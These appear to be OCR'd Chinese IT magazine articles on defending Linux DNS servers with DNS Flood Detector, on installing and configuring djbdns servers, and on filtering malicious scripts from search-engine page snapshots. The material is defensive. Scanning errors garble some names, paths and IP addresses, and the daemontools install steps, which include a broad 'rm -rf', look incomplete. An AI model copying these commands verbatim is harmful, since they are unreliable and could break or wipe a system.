这种人性化域名让许多普通人很容易就记住了网站地址，从而推动了互联网的发展。但是，域名系统被设计为开放式协议，因此很容易受到攻击者攻击，例如2009年5月19日的六省断网事件，就是由于“DNSPod”遭到网络攻击造成，事隔8个月后，在2010年1月12日百度被黑事件都告诉我们了DNS的重要性，接下来我们详细了解一下Linux系统应对DNS攻击的策略。

Linux下DNS面临的威胁

提供DNS服务的是DNS服务器。DNS服务器可以分为高速缓存服务器(Cache-only Server)、主服务器(Primary Name Server)和辅助服务器(Second Name Server)三种。Linux下的DNS服务器在网络中往往担当着极其重要的角色。一旦Linux下的DNS服务瘫痪，整个网络的域名解析将受到严重影响，给网络用户访问网站带来麻烦。常见的Linux下DNS服务器攻击主要有以下几种方式。

- DNS欺骗

在DNS缓存还没有过期之前，对于在DNS缓存中已经存在的记录，一旦有客户查询，DNS服务器将会直接返回缓存中的记录。

- 拒绝服务攻击(DoS)

拒绝服务攻击是指攻击者试图使网络中一个或多个DNS服务器充满递归查询而拒绝提供网络服务的情况。当DNS服务器塞满查询，其CPU使用率将达到最大值，DNS服务器的服务将变得不可用。

- 数据修改(或IP欺骗)

数据修改是指攻击者使用自己创建IP数据包中的有效IP地址，使得这些数据包看起来像是来自网络中的有效IPflgilk。这通常也称为IP欺骗。通过有效的IP地址，攻击者可以获取对于网络的访问权，并毁坏数据或执行其他攻击。

- 重定向

攻击者能够将DNS名称查询重定向到攻击者控制的服务器。每当攻击者对于DNS数据拥有写权限，如果使用不保护动态更新的安全时，可以完成重定向。

在DNS服务器面临的几类威胁中，针对DNS的拒绝服务攻击（DoS）和分布式拒绝服务攻击（DDoS）的危害最为严重。DoS/DDoS攻击一旦被实施，攻击网络包就会如洪水般涌向受害主机，从而把合法用户的网络包淹没，导致合法用户无法正常访问服务器的网络数据资源。因此，拒绝服务攻击又被称为“洪水式”攻击。常见的DDoS攻击手段包括SYN Flood、UDP Flood、TCP Flood、Flood、ScriptFlood等。

应对DNS Flood攻击

网络中的单一DNS服务器往往难以应对DNS的“洪水式”攻击，因此可以采用本身就拥有SYN Flood“免疫力”的基于DNS解析的负载均衡。基于DNS解析的负载均衡能将用户的请求分配到不同IP的服务器主机上，攻击者攻击的永远只是其中一台服务器。虽然攻击者能够不断进行DNS请求，从而打破这种“退让”策略。但是一方面，这样的做法增加了攻击者的成本；另一方面，过多的DNS请求可以帮助管理员追查攻击者的真正踪迹，因为DNS请求不同于SYN攻击，是需要返回数据的，所以很难进行IP伪装。但是，采用基于DNS解析的负载均衡技术成本很高。对于小型网络来说，如何更快地发现DNS查询请求异常对系统管理员来说十分重要。在单一的DNS服务器中部署DNS Flood Detector能够使网络管理员更好地对DNS服务器进行有效防范，及时发现“洪水式”攻击，并采取必要的措施。

DNS Flood Detector(DNS“洪水”攻击侦测器)是针对DNS服务洪水攻击的侦测工具，主要用来侦测网络中恶意使用DNS查询功能的情况。DNS Flood Detector的工作原理是，利用libpcap在非混杂模式下侦测网络中对DNS服务器的请求流量，从流量异常中判断DNS服务器是否遭受到“洪水式”攻击，并及时地向系统管理员发出警报，或者将异常情况记录到日志文件中。

DNS Flood Detector主要监控网络中DNS服务器查询名称解析的数量。其工作模式包括daemon模式和bindsnap模式两种。其中，daemon模式会通过syslog发出警告(/var/log/messages)；bindsnap模式则可以得到几乎实时的查询状态。

DNS Flood Detector保安全

1）获得DNS Flood Detector

DNS Flood Detector可应用在Linux、Mac OS X、BSD、Solaris 9和FreeBSD等操作系统中。可以从www.adotout.com下载它的tar.gz压缩包编译使用，最新版本为1.12。DNS Flood Detector的运行环境需要安装libpcap模块。libpcap是UNIX/Linux平台下的网络数据包捕获函数，大多数网络监控软件都以它为基础。libpcap可以在绝大多数类Unix平台下工作。

2）应用DNS Flood Detector

DNS Flood Detector的基本用法如下：

```
#./dns_flood_detector [option]
```

其中，参数(option)具体描述如下：

-i IFNAME：监听某一指定的界面(接口)。

-t N：当每秒查询数量超过N值时发出警告。

-a N：经过N秒后重置警示。

-w N：每隔N秒显示状态。

-x N：创建N个bucket。

-m N 每隔N秒显示所有状态。

-b：以前台模式执行(b I m p 模式)。

-d：以背景模式执行(daemon 模式)。

-v：显示详细的输出信息，如果使用-v -v 参数，将会获得更多信息。

-h：显示帮助。

比如使用"#dns_flood_detector -v -v -b -t10"，以前台模式执行，记录每秒超过 10 次查询的记录，显示最多信息，包括 A (地址)、PTR (指针)和 MX（邮件交换）记录等。运行结果如下：


```
$sud ./dns_flood_detector -v -v -b -t10
[15:14:56]source[10.32.1.45] -o qps tcp:24 qps udp [8 qps A] [16 qps PTR]
[15:14:56]source [10.0.24.2] -o qps tcp:15 qps udp [15 qps A]
[15:15:06]source [10.32.1.45] -o qps tcp:24 qps udp [8 qps A] [16 qps PTR]
[15:15:06]source [10.0.24.2] -o qps tcp:15 qps udp [14 qps A]
[15:15:16]source [10.32.1.45] -o qps tcp:23 qps udp [7 qps A] [15 qps PTR]
```

再比如执行命令"#dns_flood_detector -b -m20"，以前台模式执行，每隔 20 秒显示所有状态。运行结果如下：

```
$sudo ./dns_flood_detector -b -m20
[10:58:50]totals -o qps tcp:8 qps udp
[10:59:30]totals -o qps tcp:1 qps udp
[10:59:50]totals -o qps tcp:15 qps udp
[1:00:10]totals -o qps tcp:12qps udp
```

怎么搭配其他参数组合就要根据具体需求了。以上我们详细介绍了 DNS Flood Detector 这款侦测工具的使用，了解到它主要用来侦测网络中恶意的使用 DNS 查询功能，以及它的工作原理主要是利用了 libpcap 在非混杂模式下，侦测网络中对 DNS 服务器的请求流量，从流量异常中判断 DNS 服务器是否遭受到了"洪水"攻击，并及时对系统管理员提出警报。

前置知识：无
关键词：网管、DNS、djbdns



用 djbdns 为 DNS 保驾护航

文/ 北京 中铁咨询 李晨光

djbdns 是一个提供域名解析服务（DNS）的软件，工作在类 UNIX 平台。UNIX 下另一个著名的 DNS 软件是 BIND，这是一个被广泛应用的服务，大多数使用 UNIX、BSD 或 linux 的人都学习过 BIND 的配置。djbdns 与 BIND 功能类似，都能够提供基本的域名解析服务。同时，djbdns 在安全和设计实现上又有自己的特点。

djbdns 是 Qmail 作者 Dan Dernstein 的作品。在 Dan Dernstein 着手 djbdns 之前，BIND 已经暴露出一些严重的安全漏洞，这使得 BIND 一度成为黑客攻击的主要目标之一，所以 djbdns 在设计时就充分考虑到了安全问题。和 BIND 相比，djbdns 的最终目的是提供一个更安全、更稳定的 DNS 软件。Dan 在其主页上声明，将为第一个发现 djbdns 最新版本安全漏洞的人提供 1000 美元的奖励，不过至今还没有人得到这笔奖金。

抛开这些轶事，从技术角度上看，djbdns 在设计上更符合 UNIX 软件开发的哲学，它使用了不同的程序来分别实现不同功能的 DNS。djbdns 明确区分了 tinydns、dnscache、 rbldns、axfrdns、walldns 等不同类型和用途的 DNS 服务，保证它们各自独立工作，互不影响。实际上，与 BIND 相比，djbdns 体积更小、性能更稳定，也更安全，所以很多安全专家都建议用 djbdns 来替代 BIND 提供安全的 DNS 服务。

djbdns 提供的 DNS 服务

前面提到 djbdns 能够明确区分不同类型和用途的 DNS 服务，下面就简单介绍这些 DNS 服务的用途和实现。

1）tinydns

tinydns 是专为一个或多个指定域提供可信的域名解析的服务。tinydns 只处理 UDP 格式的请求，而不能处理 TCP 格式的请求，它也不会为不相关的域做递归的域名解析。tinydns 被明确地设计成一个专门处理来自其他 DNS 服务器查询请求的服务器，并不直接对客户（比如浏览器）的服务。tinydns 服务器上/etc/resolv.conf 文件中的 nameserver 应指向 tinydns 服务器的 IP 地址。

2）dnscache

dnscache 是 DNS 缓存服务，它负责回答客户（比

如浏览器)的DNS查询请求。从安全角度考虑,dnscache和tinydns不能在同一台服务器上，这是为了防范DNS缓存中毒攻击(DNS Cachepoisoning Attacks)。dnscache可以处理UDP和TCP的DNS查询请求。

3)rbldns

rbldns是一个特殊的服务器，它适用于高效地处理“黑洞列表”，通常是配合邮件系统来使用，比如RBL或DUL。

4)axfrdns

axfrdns用来实现支持TCP请求的功能。通常只有过长的域名才需要以TCP方式做解析，超长的域名在实际中是很罕见的。所以，实际应用中的axfrdns服务不多。另外，axfrdns还负责Zone的传输。

5)walldns

walldns可以对IP地址请求做出虚假应答，在需要提供IP地址请求应答，同时又要隐藏内部网络结构的场合使用。walldns在实际应用中也不多见。

需要注意的是,不要在同一台机器上安装所有这五种类型的服务,这不符合djbdns的安全设计思想。比如,tinydns就不应该和dnscache共存在同一台机器上。

本文主要讨论基于djbdns建立这几种类型服务的典型应用，在此之前先介绍一下djbdns的基本安装。

djbdns的基本安装

1)软件下载

由于djbdns是一个纯粹的DNS软件，只提供各种DNS服务,所以在进程启动和调度等方面需要ucspi-tcp和daemontools来实现，它和Qmail的安装非常类似。安装djbdns需要的所有软件都可以从以下地址下载：

http://cr.yp.to/djbdns/djbdns-1.05.tar.gz

http://cr.yp.to/daemontools/daemontools-0.76.tar.gz

http://cr.yp.to/ucspi-tcp/ucspi-tcp-0.88.tar.gz

2)安装环境

djbdns可以在多数UNIX类平台上安装,本文以Red Hat Linux为例。

3)具体安装

下面具体介绍这三个包的安装方法。

编译安装djbdns，命令如下：

```
#tar -xzvf djbdns-1.05.tar.gz
#cd djbdns-1.05
#make
#make setup check
```

注意,如果Linux版本使用的是glibc-2.3.1及以上版本的glibc库(比如FC2)，在编译过程中会出现“undefined referencer `errno”这样的错误信息，可以下载专用的补丁来修正这个错误。

这里介绍一个更简单的手工解决方法。在这三个软件的源程序目录中都有一个名为“conf-cc”的文件，这个文件是设置GCC编译时的参数选项，只要在该文件中加上参数“-include=/usr/include/errno.h”就可以顺利完成编译。比如，djbdns源代码目录中的conf-cc文件是：“gcc -O2 -Wimplicit -Wunused -Wcomment -Wchar-subscripts -Wuninitialized Wshadow -Wcast-qual -Wcast-align -Wwrite-strings”，将其修改为：“gcc -O2 -Wimplicit -Wunused -Wcomment -Wchar-subscripts -Wuninitialized -Wshadow -Wcast- qual -Wcast-align -Wwrite-strings -include=/usr/ include/errno.h”。按照此方法修改后就可以顺利完成编译了。对于daemontools和ucspi-tcp采用类似的方法修改编译即可。

编译安装daemontools，命令如下：

```
#tar -xzvf daemontools-0.76.tar.gz
#cd admin/daemontools-0.76/package/install
#rm -rf /command/*
#cp compile/* /command/
```

编译安装ucspi-tcp，命令如下：

```
tar -xzvf ucspi-tcp-0.88.tar.gz
cd ucspi-tcp-0.88
make setup check
```

djbdns实现DNS应用

DNS是Internet上最常见、最基础的服务。DNS服务的任务就是将人们所熟悉的域名转换成IP地址，反过来，也可以查询IP地址对应的域名。从用途上来说，DNS服务器可以分成以下三类：主DNS服务器，用于存放对特定域名解析的详细记录；从DNS服务器，主DNS服务器的备用，从DNS服务器上的域名记录信息和主DNS服务器保持一致,当主DNS服务器停止工作后，替代主DNS服务器提供域名解析服务；DNS缓存服务器，主要用在内网，通过将请求过的域名解析缓存起来，避免客户重复、频繁地访问主从DNS服务器，从而提高域名解析的速度。

1)djbdns建立主、从DNS服务器

现在通过一个配置主、从DNS服务器的例子了解djbdns实现DNS应用的基本方法。假设域名为ourcom.com，在两台已经安装好djbdns的Linux服务器上为ourcom.com域名提供DNS服务。ourcom.com的主DNS服务器IP为192.168.11.111，ourcom.com的从DNS服务器IP为192.168.11.110。

① 在两台服务器上分别执行以下命令，建立aadns、bbdns、ccdnslog三个账号。

```
#adduser aadns
#adduser bbdns
#adduser ccdnslog
```

② 在主DNS服务器上执行以下命令：

```
#tinydns-conf aadns ccdnslog /etc/aaadns 192.168. 11.111
```

```
#tinydns-conf bbdns ccdnslog /etc/bbbdns /etc/aaadns
192.168.11.111
```

③ 在从 DNS 服务器上执行以下命令：

```
#tinydns-conf aadns ccdnslog /etc/aaadns 192.168.11.110
#tinydns-conf bbdns ccdnslog /etc/bbbdns /etc/aaadns
192.168.11.110
```

④ 在主 DNS 服务器上修改/etc/bbbdns/tcp 文件，加入以下内容：

```
192.168.11.110:allow
:allow,AXFR=""
```

保存退出后，执行以下命令：

```
#cd /etc/bbbdns
#make
```

⑤ 在从 DNS 服务器上修改/etc/bbbdns/tcp 文件，加入以下内容：

```
192.168.11.111:allow
:allow,AXFR=""
```

保存退出后，执行以下命令：

```
#cd /etc/bbbdns
#make
```

⑥ 修改主 DNS 服务器上的 vi /etc/aaadns/root/Makefile 文件。原文件内容如下：

```
data.cdb: data
/usr/local/bin/tinydns-data
```

修改为：

```
remote:data.cdb
scp data.cdb 192.168.11.110:/etc/aaadns/root/data. cdb.tmp
ssh 192.168.11.110 mv /etc/aaadns/root/data.cdb. tmp
/etc/aaadns/root/data.cdb
data.cdb: data
/usr/local/bin/tinydns-data
```

注意，第 2、3、5 行以 Tab 键开头，这是 Makefile 文件的格式要求。修改 Makefile 文件的目的是采用 SSH 的方式将主DNS服务器的记录同步写到从DNS服务器上，以保证主从 DNS 服务器拥有相同的记录。

⑦ 修改主 DNS 服务器上的/etc/aaadns/root/data 文件。在整个 data 文件中只输入一个“9”，这样可以防止从 DNS 服务器无意中改写 DNS 记录的数据文件。

⑧ 在主DNS服务器上设定 ourcom.com 的解析记录。

```
cd /etc/aaadns/root
```

增加 ns 记录：

```
./add-ns ourcom.com 192.168.11.111
./add-ns ourcom.com 192.168.11.110
./add-ns 11.168.192.in-addr.arpa 192.168.11.111
./add-ns 11.168.192.in-addr.arpa 192.168.11.110
```

增加主机记录：

```
./add-host www.ourcom.com 61.134.11.118
./add-host mail.ourcom.com 61.134.11.119
```

增加别名记录：

```
./add-alias rhce.ourcom.com 61.134.11.118
```

增加 MX 记录：

```
./add-mx ourcom.com 61.134.11.119
```

djbdns 不像 BIND 那样采用 zone file 文件来保存解析记录，它使用的是 dbm 数据库。设定好解析记录后，执行以下命令更新数据库：

```
#cd /etc/aaadns/root
#make
```

由于上面修改了 Makefile 文件，所以在 make 的过程中，主 DNS 服务器会将更新的数据库用 scp 传到从 DNS 服务器上，从而保证主、从服务器的数据一致。由于使用了 scp，在 make 命令时会要求输入密码。用户可以设置 scp 使用 Key 认证来代替密码认证，这样可以省去输入密码的操作。另外，除了用 scp 来做同步之外，也可以用 Rsync 或 Mirror 等软件来实现，这里就不多做介绍了。

1）在主、从 DNS 服务器上分别执行以下命令，启动 DNS 服务：

```
#ln -s /etc/aaadns/ /etc/bbbdns /service
#sleep 5
#svstat /servcie/aaadns
#svstat /service/bbbdns
```

通过 netstat 命令，可以看到在 53 端口已经运行的 DNS 服务：

```
#netstat -an|grep 53
tcp 0 0 192.168.11.111:53 0.0.0.0:* LISTEN
udp 130988 0 192.168.11.111:53 0.0.0.0:*
udp 0 0 192.168.11.111:53 0.0.0.0:*
```

至此，两台基于 djbdns 的 DNS 服务器就配置好了。

2）djbdns 建立 DNS 缓存服务器

DNS 缓存服务是常见服务，特别是在共享 Internet 连接的局域网中，对应的网关服务器通常都会提供 DNS 缓存服务。局域网中的用户通过同一网络中的 DNS 缓存服务器能得到非常快速的域名解析速度，这和代理服务器的原理是一样的。

对于相同的域名，因为局域网中的某个用户曾经解析过，其解析记录会被保存下来，其他用户解析同样的域名时可以直接从 DNS 缓存服务器得到应答，而不需要再次向 Internet 上的其他 DNS 服务器发出请求。所以，在企业局域网中使用 DNS 缓存服务器能带来更快的域名解析速度，还能节省部分带宽。

下面就介绍如何使用 djbdns 建立 DNS 缓存服务器。假设某公司的局域网是 192.168.2.0/24。192.168.2.1 是一台 Linux 服务器，负责 ADSL 拨号和共享 Internet。现

在，在其上再安装一个 DNS 缓存服务，为 192.168.2.0/24 网络提供 DNS 解析服务。

① 建立 gdnscache、gdnslog 两个账号：

```
#adduser gdnscache
#adduser gdnslog
```

② 建立/etc/dnscache 服务目录：

```
#dnscache-conf gdnscache gdnslog /etc/dnscache 192.168.2.1
```

在 /etc/dnscache/root/ 目录中创建一个名为 192.168.2 的文件，这表示允许 192.168.2.*的用户使用该 DNS 服务器。

```
#touch /etc/dnscache/root/ip/192.168.2
```

③ 修改/etc/resolv.conf，修改后的内容如下：

```
nameserver 192.168.2.1
```

上面代码表示使用 192.168.2.1 作为 DNS 服务器。

④ 启动 DNS 缓存服务：

```
#ln -s /etc/tinydns/ /etc/dnscache /service
#sleep 5
#svstat /servcie/dnscache
```

⑤ 通过 netstat 命令，可以看到 53 端口已经在运行 DNS 服务：

```
#netstat -an|grep 53
tcp 0 0 192.168.2.1:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
udp 0 0 192.168.2.1:53 0.0.0.0:*
udp 0 0 127.0.0.1:53 0.0.0.0:*
```

至此，一台基于 djbdns 的 DNS 缓存服务器配置完成。

以上介绍了两个 djbdns 的典型应用。关于 djbdns 更进一步的信息，可以访问 http://cr.yp.to/ djbdns.html 和 http://tinydns.org/。

djbdns 的扩展应用

djbdns 代码的简洁也给其他人员的二次开发带来了便利。利用 djbdns 可以提供各种扩展的应用服务，包括如下几个方面。

1）配合 Qmail 在反垃圾邮件中的应用

djbdns 与 Qmail 的配合理所当然是最完美的，因为它们是由同一作者开发的，而且 Dan 开发 djbdns 的原因之一就是为了和 Qmail 更好地配合，解决 BIND 不能与 Qmial 很好配合的问题。

2）在动态域名解析服务方面的应用


随着个人宽带用户的大幅增长，许多想在家里建设网站的用户产生了对动态域名解析服务的需求。现在这些用户可以很容易地实现一套基于 djbdns 的动态域名解析解决方案。网上也已经有一些这样的项目发布了它们的实现方案。

3）在虚拟主机管理系统中的应用

对 DNS 服务安全方面的高要求使得一些虚拟主机管理系统转向使用基于 djbdns 的解决方案。由于 djbdns 的代码体积小、可读性好、安全性好，虚拟主机管理系统的开发者们很乐意转到 djbdns 上。著名的虚拟主机管理系统 Cpanel 就采用了 djbdns。

djbdns 还能扩展出更多的应用，但 djbdns 最主要的功能还是 DNS 服务本身。djbdns 在效率和安全方面的良好表现，使得开源用户在 BIND 之外有了其他的选择。开源软件在相互竞争中彼此促进、提高，最终的受益者将是广大的开源用户们。

前置知识：无
关键词：网管、网页快照、搜索引擎



打造安全强大的网页快照

文/图 Winbo

在现在的网络上，各种各样的网页多如牛毛。以搜索引擎中的 Google 为例，它的名字就来自于数学中的一个几乎不可超越的数：Google，这个数是 10 的 100 次方，从名字就可以看出 Google 搜索引擎的胃口是多么的大！除此之外，网页并不是一成不变的，而是不断增加、删除、改动的。因此，当搜索引擎数据库的网页信息没有同步更新，尤其是网页链接没有及时更新时，常常出现不能访问错误、网页信息与搜索结果不符等问题。为了避免这些问题，常常需要单击搜索结果旁边的“网页快照”，通过查看备份网页来了解相

关信息。顾名思义，网页快照就是网页的备份，是某个网页在搜索引擎服务器中保存的网页镜像。不过，只要有“方便”的地方，就可能存在安全漏洞与攻击入侵，网页快照和普通的网页一样，同样存在着安全隐患。

了解网页快照的来龙去脉

相信很多用户都有过这样的经历：并不是每个能够检索到的网页都能够打开。网页快照保存的该网站以前的信息，可能正是用户想要找寻的信息。因此，对于某些包含重要信息或者已经不存在的网站，网页快照还是非常有用的。

1）网页快照的特点分析

网页快照之所以有如此大的魅力，可以从以下几方面说起：① 网页快照直接从搜索引擎的服务器中读取，下载快速便捷。网页快照是“预先”存储在搜索引擎服务器上的，所以在用户点击时下载速度较快，也保证用户能够正常浏览网页上的内容。② 如果网页已经删除或者网页地址改变，或者因为网络的原因暂时链接不通，那么可以通过网页快照看到该网页信息。③ 搜索的关键字高亮显示，可以在一个长长的文本中迅速找到所需信息。④ 具有代理服务器的作用。常规方法不能直接访问的网页，通过网页快照也可以获得，这与代理服务器似乎有异曲同工之妙。

目前搜索引擎提供的网页快照一般分为两种。最常见的一种是以简单的文本形式展示出来，相对安全但页面不够美观；另一种网页快照则尽可能保存了原有网页的内容，往往是将网页的 HTML 代码全部保存。不过，安全隐患总是来自于操作的“方便”，最安全的地方也可能是最危险的地方。尤其是对于第二种情况，在代码中可能存在不安全代码，如 JavaScript、ActiveX、Java Applet 等脚本攻击。目前的网页很多存在可疑链接、不安全脚本甚至恶意代码，有些用户在点击搜索引擎提供的含有恶意脚本的网页后，系统往往会被改得面目全非。当用户打开网页快照的时候，如果激活了这些不安全代码，可能使计算机感染病毒，甚至导致系统的崩溃。因此，出于安全性考虑，对于保存在本地的原始文档数据库中的网页，还要进行安全性判断后，去除可能存在的不安全动态脚本语言。

2）庖丁解牛：网页快照的实现过程分析

要实现安全的网络快照，首先要了解网页快照的实现过程。对于大多数搜索引擎来说，首先需要将搜索引擎的信息搜集系统从网络上抓取下来，保存为本地数据库的网页进行分析处理。然后，将网页的 HTML 代码嵌入已经做好的网页框架中。最后，通过建立本地存储，并将之与索引部分关联起来，利用索引数据库中的相应字段添加链接地址实现映射关系。当用户查询时，能够更快地将网页快照和网页链接地址一起提供给用户。

> **小知识　网页快照小技巧**
>
> 在制作快照的过程中，搜索引擎利用渲染技术对网页快照中与用户输入的关键字匹配字符进行渲染，并以高亮色显示。将用户在搜索框中输入查询的关键字进行分词处理之后，可以形成词元序列，并在网页快照中进行检索查询。

在这个关联的过程中，包括了以下几个要点。

- 网页快照和信息搜集系统的关联。在搜索 Internet 上网站信息的过程中，网络爬虫 Spider 扮演了一个十分重要的角色，它从网络上各个网站发现并下载网页，保存在搜索引擎系统本地，并收集网页的相关信息，如文件类型、网站网址、文档的编码方式、文件最后修改时间和文件的本地路径等，然后将网页和其基本信息分开保存到原始网页数据库和网页信息数据库中，为以后的文件处理、索引、网页快照等模块提供信息。
- 网页快照和索引系统的关联。网页快照要和网页链接一起呈现给用户，就要将其与索引部分关联起来。现有的索引操作主要包括索引的构建以及索引的使用。索引系统对文本文件数据库中的文本文件进行索引，依次扫描文档信息数据库中已经经过文档处理系统处理过的文档，并读取文档的文本文件、执行索引，并将索引信息保存到索引数据库中。然后，索引系统将网络爬虫收集的网页文件进行处理，建立倒排表方式的全文检索，对于检索模块从用户处得到的查询请求，进行查找后将结果返回给用户。

通过上述关联之后，当用户进行查询时，检索系统负责响应用户消息并返回查询结果。检索器在索引数据库中查找与关键字匹配的网页 URL 的同时，将对应的网页内容调入快照的框架中，将网页快照也呈现给用户。

3）网页快照的安全隐患：从丝绸之路说起

利用网页对浏览用户进行攻击的常见手法有：利用 JavaScript 语言编写一个死循环程序，修改 IE 浏览器标题栏、默认主页、默认首页、添加非法网站链接、修改注册表，甚至更严重的——破坏用户的计算机。如何在网页快照中防范这些问题呢？

在讲解网页快照的安全隐患之前，这里首先讲述一段轶事。在西汉时期，汉王朝和西亚、中亚和阿拉伯各国有频繁的贸易往来，每年汉朝和西域、西亚、中亚和阿拉伯的商旅来往不断增多。但是，当时匈奴在北方的势力非常强大，严重威胁过往商旅，边境人民。因此，汉王朝为了保护过往商旅和对匈奴边境贸易进行管制，在丝绸之路的要道和边境重镇建立了内

陆边关，极大地维护了丝绸之路的畅通和边境安全。回到我们现在所讨论的话题，就像我们的边防海关一样，由于脚本语言种类较多，网页快照需要有自己的脚本解释程序来判断是否安全运行。那么，如何建立网页快照的“哨卡”呢?

JavaScript 是一种基于对象和事件驱动并具有安全性能的脚本语言。JavaScript 等动态脚本语言是描述语言，可以被嵌入网页的 HTML 文件中，如果要实现网页的安全，系统就可以对这些脚本语言进行分析，对可能不安全的脚本代码进行过滤，而对安全的代码保留。通过建立脚本语言学习解释器，利用已知的危险 JavaScript 脚本进行机器学习，以便做出较为准确的判断。因此，对网页快照的改进主要是安全性方面的改进，尽量判断网页代码是否存在不安全的代码，并将可疑的代码过滤掉。在实际应用中，利用机器学习技术、词法分析技术以及基于脚本和 IE 的扫描方式，建立脚本语言学习解释器。这样，就可以利用已知的危险 JavaScript 脚本动态嵌入网页安全扫描，严格检查所有可能执行的脚本代码，使得安全合法的代码才能被网页快照保存下来。

网页快照的安全设计与应用

现在，我们常用的一个重要思路就是：利用智能学习原理，建立脚本语言 JavaScript 学习解释器。

